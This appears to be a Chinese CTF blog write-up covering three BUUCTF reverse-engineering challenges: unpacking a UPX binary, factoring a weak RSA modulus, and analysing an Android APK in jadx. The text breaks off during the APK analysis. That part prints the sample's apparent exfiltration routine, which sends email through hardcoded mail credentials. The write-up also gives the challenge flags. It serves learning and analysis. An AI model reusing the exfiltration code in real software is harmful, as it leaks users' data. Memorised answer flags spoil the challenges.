
buuctf——[ACTF新生赛2020]easyre && buuctf——[SUCTF2019]SignIn && buuctf——相册

原创


Dicked 于 2020-12-02 20:19:06 发布 121 收藏


[ACTF新生赛2020]easyre


Exeinfo PE - ver.0.0.4.8 by A.S.L - 999+64 sign 2017.09.08

文件(F) easyre.exe
程序入口: 0000E480 入口区段: UPX1
文件偏移: 00001680 入口字节: 60.BE.15.D0.40
连接器版本: 2.24 子系统: Win Console
文件大小: 000053DBh 附加数据: 000037DB
Image is 32bit executable RES/OVL : 0 / 66 % 1972
UPX -> Markus & Laszlo ver. [3.95] <- from file. (sign like UPX packer
初步信息 - 帮助提示 - 脱壳信息 0 ms.
unpack "upx.exe -d" from http://upx.github.io or any UPX/Generic un


upx，脱


```
char v21; // [esp+2Dh] [ebp-13h]
char v22; // [esp+2Eh] [ebp-12h]
int v23; // [esp+2Fh] [ebp-11h]
int v24; // [esp+33h] [ebp-Dh]
int v25; // [esp+37h] [ebp-9h]
char v26; // [esp+3Bh] [ebp-5h]
int i; // [esp+3Ch] [ebp-4h]

sub_401A10();
v4 = 42;
v5 = 70;
v6 = 39;
v7 = 34;
v8 = 78;
v9 = 44;
v10 = 34;
v11 = 40;
v12 = 73;
v13 = 63;
v14 = 43;
v15 = 64;
printf("Please input:");
scanf("%s", &v19);
if ( (_BYTE)v19 != 'A' || HIBYTE(v19) != 'C' || v20 != 'T' || v21 != 'F' || v22 != '{' || v26 != '}' )
  return 0;
v16 = v23;
v17 = v24;
v18 = v25;
for ( i = 0; i <= 11; ++i )
{
  if ( *(&v4 + i) != byte_402000[*((char *)&v16 + i) - 1] )
    return 0;
}
printf("You are correct!");
return 0;
```



```
55 }
000007DC _main:43 (4013DC)
```


第43行就可以知道我们输入的字符串就是flag
第48行for语句可以知道flag{}括号里的字符串长度为12
第50行v4=byte_402000[数组内的值-1]
v4=[42，70，39，34，78，44，34，40，73，63，43，64]
看byte_402000：



```
.data:00402000 byte_402000     db 7Eh                  ; DATA XREF: _main+EC↑r
.data:00402001 aZyxwvutsrqponm db '}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>='
.data:00402001                 db '<;:9876543210/.-,+*)(',27h,'&%$# !"',0
.data:00402060                 align 40h
.data:00402080 dword_402080    dd 0FFFFFFFFh           ; DATA XREF: sub_401000+4A↑r
```


写脚本

```python
v4 = [42,70,39,34,78,44,34,40,73,63,43,64]
string = chr(0x7E)+"}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>=<;:9876543210/.-,+*)(" + chr(0x27) + '&%$# !"'
A=""

for i in v4:
    for k in range(1,len(string)):
        if i == ord(string[k]):
            A+=chr(k+1)

print ("flag{"+A+"}")
```




```
>>>
=================== RESTART: C:/Users
flag{U9X_1S_W6@T?}
>>>
```

[SUCTF2019]SignIn



```
文件(F)    signin
程序入口:  00000860      入口区段: ?/27
文件偏移:  ?             入口字节: 7F.45.4C.46.02
连接器版本: ?            子系统:   ?
文件大小:  00002800h     附加数据: ?
Diagnose:
NOT Win EXE - .o - ELF executable [ 64bit obj. Shared obj file - CPU : A
初步信息 - 帮助提示 - 脱壳信息                 0 ms.
ELF packer not detected , Sorry
```



```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char v4; // [rsp+0h] [rbp-4A0h]
  char v5; // [rsp+10h] [rbp-490h]
  char v6; // [rsp+20h] [rbp-480h]
  char v7; // [rsp+30h] [rbp-470h]
  char v8; // [rsp+40h] [rbp-460h]
  char v9; // [rsp+B0h] [rbp-3F0h]
  unsigned __int64 v10; // [rsp+498h] [rbp-8h]

  v10 = __readfsqword(0x28u);
  puts("[sign in]");
  printf("[input your flag]: ", a2);
  __isoc99_scanf("%99s", &v8);
  sub_96A(&v8, &v9);
  __gmpz_init_set_str(&v7, "ad939ff59f6e70bcbfad406f2494993757eee98b91bc244184a377520d06fc35", 16LL);
  __gmpz_init_set_str(&v6, &v9, 16LL);
  __gmpz_init_set_str(&v4, "103461035900816914121390101299049044413950405173712170434161686539878160984549", 10LL);
  __gmpz_init_set_str(&v5, "65537", 10LL);
  __gmpz_powm(&v6, &v6, &v5, &v4);
  if ( (unsigned int)__gmpz_cmp(&v6, &v7) )
    puts("GG!");
  else
    puts("TTTTTTTTTTql!");
  return 0LL;
}
```

程序调用了 __gmpz_init_set_str 函数，搜索后知道这其实是一个 GNU 高精度算法库(GNU Multiple Precision Arithmetic Library)。


很显然这个函数的作用就是将 str 字符数组以 base 指定的进制解读成数值并写入 rop 所指向的内存。该程序通过调用这个函数来实现数据的初始化赋值。

之后调用的一个函数 __gmpz_powm 在文档中的定义是这样的:

```
void mpz_powm (mpz_t rop, const mpz_t base, const mpz_t exp, const mpz_t mod) [Function]
Set rop to base^exp mod mod.
```

该函数将计算 base 的 exp 次方，并对 mod 取模，最后将结果写入 rop 中。
这种计算与RSA中的加密过程如出一辙。
代码中的敏感字符串，显然就是RSA

C=ad939ff59f6e70bcbfad406f2494993757eee98b91bc244184a377520d06fc35
N=103461035900816914121390101299049044413950405173712170434161686539878160984549
E=65537
在线网站分解N得到p，q


Search | Sequences | Report results | Factor tables | Status | Downloads | Login

103461035900816914121390101299049044413950405173712170434161686539878160984549 Factorize! (?)

Result:

status (?)	digits	number
FF	78 (show)	1034610359...49<78> = 282164587459512124844245113950593348271<39> · 366669102002966856876605669837014229419<39>

More information

ECM

factordb.com - 15 queries to generate this page (0.02 seconds) (limits) (Imprint) (Privacy Policy)


在线网站
p=282164587459512124844245113950593348271
q=366669102002966856876605669837014229419
条件齐了，直接脚本解密

```python
import gmpy2
import binascii

p = 282164587459512124844245113950593348271
q = 366669102002966856876605669837014229419
e = 65537
c = 0xad939ff59f6e70bcbfad406f2494993757eee98b91bc244184a377520d06fc35
n = p * q
d = gmpy2.invert(e, (p-1) * (q-1))
m = gmpy2.powmod(c, d, n)

print(binascii.unhexlify(hex(m)[2:]).decode(encoding="utf-8"))
```

flag{Pwn_@_hundred_years}

相册


apk文件，用jadx-gui打开
搜索mail




mail


☐ 类名 ☐ 方法名 ☐ 变量名 ☑ 代码
☐ 忽略大小写

```
cn.baidujiayuan.ver5304.A2.sendMailByJavaMail(Str    public static int sendMailByJavaMail(String mailto
cn.baidujiayuan.ver5304.A2.sendMailByJavaMail(Str    m.set_to(new String[]{mailto});
cn.baidujiayuan.ver5304.A2.sendMailByJavaMail(Str    m.setBody(mailmsg);
cn.baidujiayuan.ver5304.A2.sendMailByJavaMail(Str    Log.i("IcetestActivity", "Email was sent successfu
cn.baidujiayuan.ver5304.A2.sendMailByJavaMail(Str    Log.i("IcetestActivity", "Email was sent failed.")
cn.baidujiayuan.ver5304.A2.sendMailByJavaMail(Str    Log.e("MailApp", "Could not send email", e);
```


```
cn.baidujiayuan.ver5304.Mail        import javax.mail.Address;
cn.baidujiayuan.ver5304.Mail        import javax.mail.Authenticator;
cn.baidujiayuan.ver5304.Mail        import javax.mail.BodyPart;
cn.baidujiayuan.ver5304.Mail        import javax.mail.Multipart;
```
显示了 1394 个结果中的第 1 至第 1394 个


```java
    }    }

    public static int sendMailByJavaMail(String mailto, String title, String mailmsg) {
        if (!debug) {
            Mail m = new Mail(C2.MAILUSER, C2.MAILPASS);
            m.set_host(C2.MAILHOST);
            m.set_port(C2.PORT);
            m.set_debuggable(true);
            m.set_to(new String[]{mailto});
            m.set_from(C2.MAILFROME);
            m.set_subject(title);
            m.setBody(mailmsg);
            try {
                if (m.send()) {
                    Log.i("IcetestActivity", "Email was sent successfully.");
                } else {
                    Log.i("IcetestActivity", "Email was sent failed.");
                }
            } catch (Exception e) {
                Log.e("MailApp", "Could not send email", e);
            }
        }
        return 1;
    }    }
```

查看调用sendMailByJavaMail的位置

